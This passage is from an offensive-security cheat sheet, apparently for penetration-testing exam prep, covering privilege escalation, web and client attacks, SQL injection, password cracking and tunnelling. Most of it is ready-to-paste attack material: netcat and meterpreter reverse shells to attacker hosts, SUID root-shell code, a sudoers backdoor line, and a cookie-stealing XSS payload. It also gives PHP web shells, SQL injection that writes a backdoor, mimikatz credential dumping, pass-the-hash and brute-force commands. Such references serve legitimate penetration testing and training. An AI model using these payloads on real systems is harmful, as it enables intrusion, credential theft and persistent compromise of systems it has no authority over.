[<https://github.com/rebootuser/LinEnum>](<https://github.com/rebootuser/LinEnum>)

- linux-exploit-suggester (Recently Updated)

[<https://github.com/mzet-/linux-exploit-suggester>](<https://github.com/mzet-/linux-exploit-suggester>)

- Highon.coffee Linux Local Enum - Great enumeration script!

`wget <https://highon.coffee/downloads/linux-local-enum.sh>`

- Linux Privilege Exploit Suggester (Old has not been updated in years)

[[https://github.com/PenturaLabs/Linux\\_Exploit\\_Suggerster](https://github.com/PenturaLabs/Linux_Exploit_Suggerster)]([https://github.com/PenturaLabs/Linux\\_Exploit\\_Suggerster](https://github.com/PenturaLabs/Linux_Exploit_Suggerster))

- Linux post exploitation enumeration and exploit checking tools

[<https://github.com/reider-roque/lipostexp>](<https://github.com/reider-roque/lipostexp>)

## Handy Kernel Exploits

- CVE-2010-2959 - 'CAN BCM' Privilege Escalation - Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32)

[<https://www.exploit-db.com/exploits/14814/>](<https://www.exploit-db.com/exploits/14814/>)

```
wget -O i-can-haz-modharden.c http://www.exploit-db.com/download/14814
$ gcc i-can-haz-modharden.c -o i-can-haz-modharden
$ ./i-can-haz-modharden
[+] launching root shell!
# id
uid=0(root) gid=0(root)
```

- CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8

[<https://www.exploit-db.com/exploits/15285/>] (<https://www.exploit-db.com/exploits/15285/>)

- CVE-2012-0056 - Mempodipper - Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)

[<https://git.zx2c4.com/CVE-2012-0056/about/>] (<https://git.zx2c4.com/CVE-2012-0056/about/>)

Linux CVE 2012-0056

```
wget -O exploit.c http://www.exploit-db.com/download/18411
gcc -o mempodipper exploit.c
./mempodipper
```

- CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8

[<https://dirtycow.ninja/>] (<https://dirtycow.ninja/>)

First existed on 2.6.22 (released in 2007) and was fixed on Oct 18, 2016

- Run a command as a user other than root

```
sudo -u haxzor /usr/bin/vim /etc/apache2/sites-available/000-default.conf
```

- Add a user or change a password

```
/usr/sbin/useradd -p 'openssl passwd -1 thePassword' haxzor
echo thePassword | passwd haxzor --stdin
```

- Local Privilege Escalation Exploit in Linux

- \*\*SUID\*\* (\*\*S\*\*et owner \*\*U\*\*ser \*\*ID\*\* up on execution)

Often SUID C binary files are required to spawn a shell as a superuser, you can update the UID / GID and shell as required.

below are some quick copy and paste examples for various shells:

#### SUID C Shell for /bin/bash

```
int main(void){  
    setresuid(0, 0, 0);  
    system("/bin/bash");  
}
```

#### SUID C Shell for /bin/sh

```
int main(void){  
    setresuid(0, 0, 0);  
    system("/bin/sh");  
}
```

#### Building the SUID Shell binary

```
gcc -o uid.suid.c
```

For 32 bit:

```
gcc -m32 -o suid suid.c
```

- Create and compile an SUID from a limited shell (no file transfer)

```
echo "int main(void){\nsetgid(0);\nsetuid(0);\nsystem(\"/bin/sh\");\n}">privsc.c
```

```
gcc privsc.c -o privsc
```

- Handy command if you can get a root user to run it. Add the www-data user to Root SUDO group with no password requirement:

```
`echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD:ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update`
```

- You may find a command is being executed by the root user, you may be able to modify the system PATH environment variable

to execute your command instead. In the example below, ssh is replaced with a reverse shell SUID connecting to 10.10.10.1 on

port 4444.

```
set PATH="/tmp:/usr/local/bin:/usr/bin:/bin"
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.1 4444 >/tmp/f" >> /tmp/ssh
chmod +x ssh
```

- SearchSploit

```
searchsploit –uncsearchsploit apache 2.2
```

```
searchsploit "Linux Kernel"  
searchsploit linux 2.6 | grep -i ubuntu | grep local  
searchsploit slmail
```

- Kernel Exploit Suggestions for Kernel Version 3.0.0

```
`./usr/share/linux-exploit-suggester/Linux_Exploit_Suggester.pl -k 3.0.0`
```

- Precompiled Linux Kernel Exploits - \*\*\*Super handy if GCC is not installed on the target machine!\*\*\*

[\*[https://www.kernel-exploits.com/\\*](https://www.kernel-exploits.com/*)](<https://www.kernel-exploits.com/>)

- Collect root password

```
`cat /etc/shadow |grep root`
```

- Find and display the proof.txt or flag.txt - LOOT!

```
cat `find / -name proof.txt -print`
```

- Windows Privilege Escalation

---

---

- Windows Privilege Escalation resource

<http://www.fuzzysecurity.com/tutorials/16.html>

- Try the getsystem command using meterpreter - rarely works but is worth a try.

```
`meterpreter > getsystem`
```

- Metasploit Meterpreter Privilege Escalation Guide

<https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/>

- Windows Server 2003 and IIS 6.0 WEBDAV Exploiting

<http://www.r00tsec.com/2011/09/exploiting-microsoft-iis-version-60.html>

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=443 -f asp > aspshell.txt
```

```
cadavar http://$ip
```

```
dav:/> put aspshell.txt
```

```
Uploading aspshell.txt to '/aspshell.txt':
```

```
Progress: [=====] 100.0% of 38468 bytes succeeded.
```

```
dav:/> copy aspshell.txt aspshell3.asp;.txt
```

```
Copying `/aspshell3.txt' to `/aspshell3.asp%3b.txt': succeeded.
```

```
dav:/> exit
```

```
msf > use exploit/multi/handler
```

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set LHOST 1.2.3.4  
msf exploit(handler) > set LPORT 80  
msf exploit(handler) > set ExitOnSession false  
msf exploit(handler) > exploit -j
```

```
curl http://$ip/asphell3.asp;.txt
```

```
[*] Started reverse TCP handler on 1.2.3.4:443  
[*] Starting the payload handler...  
[*] Sending stage (957487 bytes) to 1.2.3.5  
[*] Meterpreter session 1 opened (1.2.3.4:443 -> 1.2.3.5:1063) at 2017-09-25  
13:10:55 -0700
```

- Windows privilege escalation exploits are often written in Python. So, it is necessary to compile the using pyinstaller.py into an executable and upload them to the remote server.

```
pip install pyinstaller  
wget -O exploit.py http://www.exploit-db.com/download/31853  
python pyinstaller.py --onefile exploit.py
```

- Windows Server 2003 and IIS 6.0 privilege escalation using impersonation:

<https://www.exploit-db.com/exploits/6705/>

<https://github.com/Re4son/Churrasco>

```
c:\Inetpub>churrasco
```

```
churrasco
```

```
/churrasco/-->Usage: Churrasco.exe [-d] "command to run"
```

```
c:\Inetpub>churrasco -d "net user /add <username> <password>"
```

```
c:\Inetpub>churrasco -d "net localgroup administrators <username> /add"
```

```
c:\Inetpub>churrasco -d "NET LOCALGROUP "Remote Desktop Users"  
<username> /ADD"
```

- Windows MS11-080 - <http://www.exploit-db.com/exploits/18176/>

```
python pyinstaller.py --onefile ms11-080.py
```

```
ms11-080.exe -O XP
```

- Powershell Exploits - You may find that some Windows privilege escalation exploits are written in Powershell. You may not have an interactive shell that allows you to enter the powershell prompt. Once the powershell script is uploaded to the server, here is a quick one liner to run a powershell command from a basic (cmd.exe) shell:

```
MS16-032 https://www.exploit-db.com/exploits/39719/
```

```
`powershell -ExecutionPolicy ByPass -command "& { . C:\Users\Public\Invoke-  
MS16-032.ps1; Invoke-MS16-032 }``
```

- Powershell Priv Escalation Tools

```
https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc
```

- Windows Run As - Switching users in linux is trivial with the `SU` command. However, an equivalent command does not exist in Windows. Here are 3 ways to run a command as a different user in Windows.

- Sysinternals psexec is a handy tool for running a command on a remote or local server as a specific user, given you have their username and password. The following example creates a reverse shell from a windows server to our Kali box using netcat for Windows and Psexec (on a 64 bit system).

```
C:\>psexec64 \\COMPUTERNAME -u Test -p test -h "c:\users\public\nc.exe -nc 192.168.1.10 4444 -e cmd.exe"
```

PsExec v2.2 - Execute processes remotely

Copyright (C) 2001-2016 Mark Russinovich

Sysinternals - [www.sysinternals.com](http://www.sysinternals.com)

- Runas.exe is a handy windows tool that allows you to run a program as another user so long as you know their password. The following example creates a reverse shell from a windows server to our Kali box using netcat for Windows and Runas.exe:

```
C:\>C:\Windows\System32\runas.exe /env /noprofile /user:Test  
"c:\users\public\nc.exe -nc 192.168.1.10 4444 -e cmd.exe"
```

Enter the password for Test:

```
Attempting to start nc.exe as user "COMPUTERNAME\Test" ...
```

- PowerShell can also be used to launch a process as another user. The following simple powershell script will run a reverse shell as the specified username and password.

```
$username = '<username here>'  
$password = '<password here>'  
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force  
$credential = New-Object System.Management.Automation.PSCredential  
$username, $securePassword  
  
Start-Process -FilePath C:\Users\Public\nc.exe -NoNewWindow -Credential  
$credential -ArgumentList ("-nc","192.168.1.10","4444","-e","cmd.exe") -  
WorkingDirectory C:\Users\Public
```

Next run this script using powershell.exe:

```
`powershell -ExecutionPolicy ByPass -command "& {  
C:\Users\public\PowerShellRunAs.ps1; }"
```

- Windows Service Configuration Viewer - Check for misconfigurations in services that can lead to privilege escalation. You can replace the executable with your own and have windows execute whatever code you want as the privileged user.

icacls scsiaccess.exe

scsiaccess.exe

NT AUTHORITY\SYSTEM:(I)(F)

BUILTIN\Administrators:(I)(F)

BUILTIN\Users:(I)(RX)

APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)

Everyone:(I)(F)

- Compile a custom add user command in windows using C

```
root@kali:~\# cat useradd.c

#include <stdlib.h> /* system, NULL, EXIT_FAILURE */

int main ()

{
    int i;

    i=system ("net localgroup administrators low /add");

    return 0;
}
```

i686-w64-mingw32-gcc -o scsiaccess.exe useradd.c

- Group Policy Preferences (GPP)

A common useful misconfiguration found in modern domain environments  
is unprotected Windows GPP settings files

- map the Domain controller SYSVOL share

`net use z:\\dc01\\SYSVOL`

- Find the GPP file: Groups.xml

```
`dir /s Groups.xml`
```

- Review the contents for passwords

```
`type Groups.xml`
```

- Decrypt using GPP Decrypt

```
`gpp-decrypt
```

```
riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1lfxtgl67qqZfgh78kBZB`
```

- Find and display the proof.txt or flag.txt - get the loot!

```
`#meterpreter > run post/windows/gather/win_privs`
```

```
`cd\ & dir /b /s proof.txt`
```

```
`type c:\path\to\proof.txt`
```

## Client, Web and Password Attacks

---

---

- <span id="\_pcjm0n4oppqx" class="anchor"><span id="\_Toc480741817" class="anchor"></span></span>Client Attacks
- 

- MS12-037- Internet Explorer 8 Fixed Col Span ID

```
wget -O exploit.html  
<http://www.exploit-db.com/download/24017>  
service apache2 start
```

- JAVA Signed Jar client side attack

```
echo '<applet width="1" height="1" id="Java Secure"  
code="Java.class" archive="SignedJava.jar"><param name="1"  
value="http://$ip:80/evil.exe"></applet>' >  
/var/www/html/java.html
```

User must hit run on the popup that occurs.

- Linux Client Shells

[\*http://www.lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/\*](http://www.lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/)

- Setting up the Client Side Exploit

- Swapping Out the Shellcode

- Injecting a Backdoor Shell into Plink.exe

```
backdoor-factory -f /usr/share/windows-binaries/plink.exe -H $ip  
-P 4444 -s reverse\_shell\_tcp
```

- <span id="\_n6fr3j21cp1m" class="anchor"><span id="\_Toc480741818"  
class="anchor"></span></span>Web Attacks
-

- Web Shag Web Application Vulnerability Assessment Platform  
webshag-gui
- Web Shells
  - [\*http://tools.kali.org/maintaining-access/webshells\*](http://tools.kali.org/maintaining-access/webshells)  
ls -l /usr/share/webshells/
- Generate a PHP backdoor (generate) protected with the given password (s3cr3t)  
weevly generate s3cr3t  
weevly http://\$ip/weevly.php s3cr3t
- Java Signed Applet Attack
- HTTP / HTTPS Webserver Enumeration
  - OWASP Dirbuster
- nikto -h \$ip
- Essential Iceweasel Add-ons
  - Cookies Manager  
<https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/>
  - Tamper Data

<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

- Cross Site Scripting (XSS)

significant impacts, such as cookie stealing and authentication bypass, redirecting the victim's browser to a malicious HTML page, and more

- Browser Redirection and IFRAME Injection

```
<iframe SRC="http://$ip/report" height = "0" width  
="0"></iframe>
```

- Stealing Cookies and Session Information

```
<script>  
new  
image().src="http://$ip/bogus.php?output="+document.cookie;  
</script>  
nc -nlvp 80
```

- File Inclusion Vulnerabilities

---

---

- Local (LFI) and remote (RFI) file inclusion vulnerabilities are commonly found in poorly written PHP code.

- fimap - There is a Python tool called fimap which can be

leveraged to automate the exploitation of LFI/RFI  
vulnerabilities that are found in PHP (sqlmap for LFI):

[\*<https://github.com/kurobeats/fimap>\*](<https://github.com/kurobeats/fimap>)

- Gaining a shell from phpinfo()

fimap + phpinfo() Exploit - If a phpinfo() file is present,  
it's usually possible to get a shell, if you don't know the  
location of the phpinfo file fimap can probe for it, or you  
could use a tool like OWASP DirBuster.

- For Local File Inclusions look for the include() function in PHP  
code.

```
include("lang/".$_COOKIE['lang']);  
include($_GET['page'].".php");
```

- LFI - Encode and Decode a file using base64

```
curl -s  
http://$ip/?page=php://filter/convert.base64-encode/resource=index  
| grep -e '^[^\\ \\ ]\\{40,\\}' | base64 -d
```

- LFI - Download file with base 64 encoding

[\*[http://\\$ip/index.php?page=php://filter/convert.base64-encode/resource=admin.php](http://$ip/index.php?page=php://filter/convert.base64-encode/resource=admin.php)\*](about:blank)

- LFI Linux Files:

/etc/issue

```
/proc/version  
/etc/profile  
/etc/passwd  
/etc/passwd  
/etc/shadow  
/root/.bash\_history  
/var/log/dmessage  
/var/mail/root  
/var/spool/cron/crontabs/root
```

- LFI Windows Files:

```
%SYSTEMROOT%\repair\system  
%SYSTEMROOT%\repair\SAM  
%SYSTEMROOT%\repair\SAM  
%WINDIR%\win.ini  
%SYSTEMDRIVE%\boot.ini  
%WINDIR%\Panther\sysprep.inf  
%WINDIR%\system32\config\AppEvent.Evt
```

- LFI OSX Files:

```
/etc/fstab  
/etc/master.passwd  
/etc/resolv.conf  
/etc/sudoers  
/etc/sysctl.conf
```

- LFI - Download passwords file

```
[*http://$ip/index.php?page=/etc/passwd*](about:blank)
```

```
[*http://$ip/index.php?file=../../../../etc/passwd*](about:blank)
```

- LFI - Download passwords file with filter evasion

```
[*http://$ip/index.php?file=..%2F..%2F..%2Fetc%2Fpasswd*](about:blank)
```

- Local File Inclusion - In versions of PHP below 5.3 we can

terminate with null byte

GET

```
/addguestbook.php?name=Haxor&comment=Merci!&LANG=../../../../windows/  
system32/drivers/etc/hosts%00
```

- Contaminating Log Files `<?php echo shell\_exec(\$\_GET['cmd']);?>`

- For a Remote File Inclusion look for php code that is not sanitized and passed to the PHP include function and the php.ini

file must be configured to allow remote files

\* /etc/php5/cgi/php.ini \* - "allow\_url\_fopen" and "allow\_url\_include" both set to "on"

```
`include($_REQUEST["file"].".php");`
```

- Remote File Inclusion

```
'http://192.168.11.35/addguestbook.php?name=a&comment=b&LANG=http://192.1  
68.10.5/evil.txt`
```

```
`<?php echo shell\_exec("ipconfig");?>`
```

- <span id="mgu7e3u7svak" class="anchor"><span id="\_Toc480741820" class="anchor"></span></span>Database Vulnerabilities
- 
- 

- Grab password hashes from a web application mysql database called “Users” - once you have the MySQL root username and password

```
mysql -u root -p -h $ip  
use "Users"  
show tables;  
select \* from users;
```

- Authentication Bypass

```
name='wronguser' or 1=1;  
name='wronguser' or 1=1 LIMIT 1;
```

- Enumerating the Database

`http://192.168.11.35/comment.php?id=738)`

Verbose error message?

`http://\$ip/comment.php?id=738 order by 1`

`http://\$ip/comment.php?id=738 union all select 1,2,3,4,5,6`

Determine MySQL Version:

`http://\$ip/comment.php?id=738 union all select 1,2,3,4,@@version,6`

Current user being used for the database connection:

`http://\$ip/comment.php?id=738 union all select 1,2,3,4,user(),6`

Enumerate database tables and column structures

`http://\$ip/comment.php?id=738 union all select 1,2,3,4,table\_name,6 FROM information\_schema.tables`

Target the users table in the database

`http://\$ip/comment.php?id=738 union all select 1,2,3,4,column\_name,6 FROM information\_schema.columns where table\_name='users'`

Extract the name and password

```
`http://$ip/comment.php?id=738 union select 1,2,3,4,concat(name,0x3a,  
password),6 FROM users`
```

Create a backdoor

```
`http://$ip/comment.php?id=738 union all select 1,2,3,4,"<?php echo  
shell_exec($_GET['cmd']);?>",6 into OUTFILE      'c:/xampp/htdocs/backdoor.php`
```

- **\*\*SQLMap Examples\*\***

- Crawl the links

```
`sqlmap -u http://$ip --crawl=1`
```

```
`sqlmap -u http://meh.com --forms --batch --crawl=10 --cookie=jsessionid=54321  
--level=5 --risk=3`
```

- SQLMap Search for databases against a suspected GET SQL Injection

```
`sqlmap -u http://$ip/blog/index.php?search=dbs`
```

- SQLMap dump tables from database oscommerce at GET SQL injection

```
`sqlmap -u http://$ip/blog/index.php?search= --dbs --D oscommerce --tables --dumps`
```

- SQLMap GET Parameter command

```
`sqlmap -u http://$ip/comment.php?id=738 --dbms=mysql --dump -threads=5`
```

- SQLMap Post Username parameter

```
`sqlmap -u http://$ip/login.php --method=POST --  
data="usermail=asc@dsd.com&password=1231" -p "usermail" --risk=3 --level=5 --  
dbms=MySQL --dump-all`
```

- SQL Map OS Shell

```
`sqlmap -u http://$ip/comment.php?id=738 --dbms=mysql --osshell`
```

```
`sqlmap -u http://$ip/login.php --method=POST --  
data="usermail=asc@dsd.com&password=1231" -p "usermail" --risk=3 --level=5 --  
dbms=MySQL --os-shell`
```

- Automated sqlmap scan

```
`sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --  
current-user --current-db --passwords --file-read="/var/www/blah.php"`
```

- Targeted sqlmap scan

```
`sqlmap -u "http://meh.com/meh.php?id=1" --dbms=mysql --tech=U --random-agent --dump`
```

- Scan url for union + error based injection with mysql backend and use a random user agent + database dump

```
`sqlmap -o -u http://$ip/index.php --forms -- dbs`
```

```
`sqlmap -o -u "http://$ip/form/" --forms`
```

- Sqlmap check form for injection

```
`sqlmap -o -u "http://$ip/vuln-form" --forms -D database-name -T users --dump`
```

- Enumerate databases

```
`sqlmap --dbms=mysql -u "$URL" --dbs`
```

- Enumerate tables from a specific database

```
`sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" --tables`
```

- Dump table data from a specific database and table

```
`sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" -T "$TABLE" --dump`
```

- Specify parameter to exploit

```
`sqlmap --dbms=mysql -u  
"http://www.example.com/param1=value1&param2=value2" --dbs -p param2`
```

- Specify parameter to exploit in 'nice' URIs (exploits param1)

```
`sqlmap --dbms=mysql -u  
"http://www.example.com/param1/value1*/param2/value2" --dbs`
```

- Get OS shell

```
`sqlmap --dbms=mysql -u "$URL" --os-shell`
```

- Get SQL shell

```
`sqlmap --dbms=mysql -u "$URL" --sql-shell`
```

- SQL query

```
`sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" --sql-query "SELECT *  
FROM $TABLE;"`
```

- Use Tor Socks5 proxy

```
`sqlmap --tor --tor-type=SOCKS5 --check-tor --dbms=mysql -u "$URL" --dbs`
```

- **\*\*NoSQLMap Examples\*\***

You may encounter NoSQL instances like MongoDB in your OSCP journeys (`/cgi-bin/mongo/2.2.3/dbparse.py`). NoSQLMap can help you to automate NoSQLDatabase enumeration.

- NoSQLMap Installation

```
git clone https://github.com/codingo/NoSQLMap.git  
cd NoSQLMap/  
ls  
pip install couchdb  
pip install pbkdf2  
pip install ipcalc  
python nosqlmap.py --help
```

- Password Attacks

---

- AES Decryption

<http://aesencryption.net/>

- Convert multiple webpages into a word list

```
for x in 'index' 'about' 'post' 'contact' ; do curl
```

```
http://$ip/$x.html | html2markdown | tr -s '' '\n' >>
```

```
webapp.txt ; done
```

- Or convert html to word list dict

```
html2dic index.html.out | sort -u > index-html.dict
```

- Default Usernames and Passwords

- CIRT

```
[*http://www.cirt.net/passwords*](http://www.cirt.net/passwords)
```

- Government Security - Default Logins and Passwords for Networked Devices

-  
[\*http://www.govtsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php\*](http://www.govtsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php)

- Virus.org

```
[*http://www.virus.org/default-password/*](http://www.virus.org/default-password/)
```

- Default Password

```
[*http://www.defaultpassword.com/*](http://www.defaultpassword.com/)
```

- Brute Force

- Nmap Brute forcing Scripts

[\*<https://nmap.org/nsedoc/categories/brute.html>\*](<https://nmap.org/nsedoc/categories/brute.html>)

- Nmap Generic auto detect brute force attack

```
nmap --script brute -Pn <target.com or ip>
```

```
<enter>
```

- MySQL nmap brute force attack

```
nmap --script=mysql-brute $ip
```

- Dictionary Files

- Word lists on Kali

```
cd /usr/share/wordlists
```

- Key-space Brute Force

- crunch 6 6 0123456789ABCDEF -o crunch1.txt

- crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha

- crunch 8 8 -t ,@@%^%%

- Pwdump and Fgdump - Security Accounts Manager (SAM)

- pwdump.exe - attempts to extract password hashes
- fgdump.exe - attempts to kill local antivirus before attempting to dump the password hashes and cached credentials.
- Windows Credential Editor (WCE)
  - allows one to perform several attacks to obtain clear text passwords and hashes
- wce -w
- Mimikatz
  - extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket or build Golden tickets

[\*<https://github.com/gentilkiwi/mimikatz>\*](<https://github.com/gentilkiwi/mimikatz>)

From metasploit meterpreter (must have System level access):

```
'meterpreter> load mimikatz  
meterpreter> help mimikatz  
meterpreter> msv  
meterpreter> kerberos  
meterpreter> mimikatz_command -f samdump::hashes
```

```
meterpreter> mimikatz_command -f sekurlsa::searchPasswords`
```

- Password Profiling

- cewl can generate a password list from a web page

```
`cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt`
```

- Password Mutating

- John the ripper can mutate password lists

```
nano /etc/john/john.conf
```

```
`john --wordlist=megacorp-cewl.txt --rules --stdout > mutated.txt`
```

- Medusa

- Medusa, initiated against an htaccess protected web

```
directory
```

```
`medusa -h $ip -u admin -P password-file.txt -M http -m DIR:/admin -T 10`
```

- Ncrack

- ncrack (from the makers of nmap) can brute force RDP

```
`ncrack -vv --user offsec -P password-file.txt rdp://$ip`
```

- Hydra

- Hydra brute force against SNMP

```
`hydra -P password-file.txt -v $ip snmp`
```

- Hydra FTP known user and password list

```
`hydra -t 1 -l admin -P /root/Desktop/password.lst -vV $ip ftp`
```

- Hydra SSH using list of users and passwords

```
`hydra -v -V -u -L users.txt -P passwords.txt -t 1 -u $ip ssh`
```

- Hydra SSH using a known password and a username list

```
`hydra -v -V -u -L users.txt -p "<known password>" -t 1 -u $ip ssh`
```

- Hydra SSH Against Known username on port 22

```
`hydra $ip -s 22 ssh -l <user> -P big\_wordlist.txt`
```

- Hydra POP3 Brute Force

```
`hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f $ip pop3 -V`
```

- Hydra SMTP Brute Force

```
`hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V`
```

- Hydra attack http get 401 login with a dictionary

```
`hydra -L ./webapp.txt -P ./webapp.txt $ip http-get /admin`
```

- Hydra attack Windows Remote Desktop with rockyou

```
`hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip`
```

- Hydra brute force a Wordpress admin login

```
`hydra -l admin -P ./passwordlist.txt $ip -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'"
```

- <span id="\_bnmnt83v58wk" class="anchor"><span id="\_Toc480741822" class="anchor"></span></span>Password Hash Attacks
- 

----

- Online Password Cracking

[\*[https://crackstation.net/\\*](https://crackstation.net/*)](<https://crackstation.net/>)

- Hashcat

Needed to install new drivers to get my GPU Cracking to work on the Kali linux VM and I also had to use the --force parameter.

```
apt-get install libhwloc-dev ocl-icd-dev ocl-icd-opencl-dev
```

and

```
apt-get install pocl-opencl-icd
```

Cracking Linux Hashes - /etc/shadow file

...

3200 | bcrypt \$2\*\$\$, Blowfish(Unix) | Operating-Systems  
7400 | sha256crypt \$5\$, SHA256(Unix) | Operating-Systems  
1800 | sha512crypt \$6\$, SHA512(Unix) | Operating-Systems  
```

### Cracking Windows Hashes

```

3000 | LM | Operating-Systems  
1000 | NTLM | Operating-Systems  
```

### Cracking Common Application Hashes

```

900 | MD4 | Raw Hash  
0 | MD5 | Raw Hash  
5100 | Half MD5 | Raw Hash  
100 | SHA1 | Raw Hash  
10800 | SHA-384 | Raw Hash  
1400 | SHA-256 | Raw Hash  
1700 | SHA-512 | Raw Hash  
```

Create a .hash file with all the hashes you want to crack

puthasheshere.hash:

```

\$1\$O3JMY.Tw\$AdLnLjQ/5jXF9.MTp3gHv/

```

Hashcat example cracking Linux md5crypt passwords \$1\$ using rockyou:

```
'hashcat --force -m 500 -a 0 -o found1.txt --remove puthasheshere.hash  
/usr/share/wordlists/rockyou.txt'
```

Wordpress sample hash: \$P\$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/

Wordpress clear text: test

Hashcat example cracking Wordpress passwords using rockyou:

```
'hashcat --force -m 400 -a 0 -o found1.txt --remove wphash.hash  
/usr/share/wordlists/rockyou.txt'
```

- Sample Hashes

[\*http://openwall.info/wiki/john/sample-hashes\*](http://openwall.info/wiki/john/sample-hashes)

- Identify Hashes

'hash-identifier'

- To crack linux hashes you must first unshadow them:

'unshadow passwd-file.txt shadow-file.txt '

'unshadow passwd-file.txt shadow-file.txt > unshadowed.txt'

- John the Ripper - Password Hash Cracking
  - `john \$ip.pwdump`
  - `john --wordlist=/usr/share/wordlists/rockyou.txt hashes`
  - `john --rules --wordlist=/usr/share/wordlists/rockyou.txt`
  - `john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt`
- JTR forced descrypt cracking with wordlist
  - `john --format=descrypt --wordlist /usr/share/wordlists/rockyou.txt hash.txt`
- JTR forced descrypt brute force cracking
  - `john --format=descrypt hash --show`
- Passing the Hash in Windows
  - Use Metasploit to exploit one of the SMB servers in the labs.  
Dump the password hashes and attempt a pass-the-hash attack against another system:

```
`export  
SMBHASH=aad3b435b51404eeaad3b435b51404ee:6F403D3166024568403A94C3A65  
61896`
```

```
`pth-winexe -U administrator //\$ip cmd`
```

<span id="\_6nmbgmppltwon" class="anchor"><span id="\_Toc480741823" class="anchor"></span></span>Networking, Pivoting and Tunneling

```
=====
```

- Port Forwarding - accept traffic on a given IP address and port and redirect it to a different IP address and port

- `apt-get install rinetc`

- `cat /etc/rinetd.conf`  
`#\ bindaddress bindport connectaddress connectport`  
`w.x.y.z 53 a.b.c.d 80`

- SSH Local Port Forwarding: supports bi-directional communication channels

- `ssh <gateway> -L <local port to listen>:<remote host>:<remote port>`

- SSH Remote Port Forwarding: Suitable for popping a remote shell on

an internal non routable network

- `ssh <gateway> -R <remote port to bind>:<local host>:<local port>`
- SSH Dynamic Port Forwarding: create a SOCKS4 proxy on our local attacking box to tunnel ALL incoming traffic to ANY host in the DMZ network on ANY PORT
- `ssh -D <local proxy port> -p <remote port> <target>`
- Proxychains - Perform nmap scan within a DMZ from an external computer
- Create reverse SSH tunnel from Popped machine on :2222`  
`ssh -f -N -T -R22222:localhost:22 yourpublichost.example.com`  
`ssh -f -N -R 2222:<local host>:22 root@<remote host>`
- Create a Dynamic application-level port forward on 8080 thru 2222`  
`ssh -f -N -D <local host>:8080 -p 2222 hax0r@<remote host>`

- Leverage the SSH SOCKS server to perform Nmap scan on network using proxy chains

```
`proxychains nmap --top-ports=20 -sT -Pn $ip/24`
```

- HTTP Tunneling

```
`nc -vvn $ip 8888`
```

- Traffic Encapsulation - Bypassing deep packet inspection

- http tunnel

On server side:

```
`sudo hts -F <server ip addr>:<port of your app> 80`
```

On client side:

```
`sudo htc -P <my proxy.com:proxy port> -F <port of your app> <server ip addr>:80  
stunnel`
```

- Tunnel Remote Desktop (RDP) from a Popped Windows machine to your network
  - Tunnel on port 22

```
`plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>`
```

- Port 22 blocked? Try port 80? or 443?

```
`plink -l root -pw 23847sd98sdf987sf98732 -R 3389:<local host>:3389 <remote host> -P80`
```

- Tunnel Remote Desktop (RDP) from a Popped Windows using HTTP Tunnel (bypass deep packet inspection)
  - Windows machine add required firewall rules without prompting the user
    - `netsh advfirewall firewall add rule name="httptunnel\_client" dir=in action=allow program="httptunnel\_client.exe" enable=yes`
    - `netsh advfirewall firewall add rule name="3000" dir=in action=allow protocol=TCP localport=3000`
    - `netsh advfirewall firewall add rule name="1080" dir=in action=allow protocol=TCP localport=1080`
    - `netsh advfirewall firewall add rule name="1079" dir=in action=allow protocol=TCP localport=1079`
  - Start the http tunnel client
    - `httptunnel\_client.exe`
  - Create HTTP reverse shell by connecting to localhost port 3000

```
'plink -l root -pw 23847sd98sdf987sf98732 -R 3389:<local host>:3389 <remote host> -P 3000'
```

- VLAN Hopping

- `git clone https://github.com/nccgroup/vlan-hopping.git  
chmod 700 frogger.sh  
../frogger.sh`

- VPN Hacking

- Identify VPN servers:  
. ./udp-protocol-scanner.pl -p ike \$ip`

- Scan a range for VPN servers:  
. ./udp-protocol-scanner.pl -p ike -f ip.txt`

- Use IKEForce to enumerate or dictionary attack VPN servers:

- `pip install pyip`

- `git clone https://github.com/SpiderLabs/ikeforce.git`

Perform IKE VPN enumeration with IKEForce:

```
./ikeforce.py TARGET-IP -e -w wordlists/groupnames.dic `
```

Bruteforce IKE VPN using IKEForce:

```
./ikeforce.py TARGET-IP -b -i groupid -u dan -k psk123 -w passwords.txt -s 1 `
```

Use ike-scan to capture the PSK hash:

```
'ike-scan
```

```
ike-scan TARGET-IP
```

```
ike-scan -A TARGET-IP
```

```
ike-scan -A TARGET-IP --id=myid -P TARGET-IP-key
```

```
ike-scan -M -A -n example\_group -P hash-file.txt TARGET-IP `
```

Use psk-crack to crack the PSK hash

```
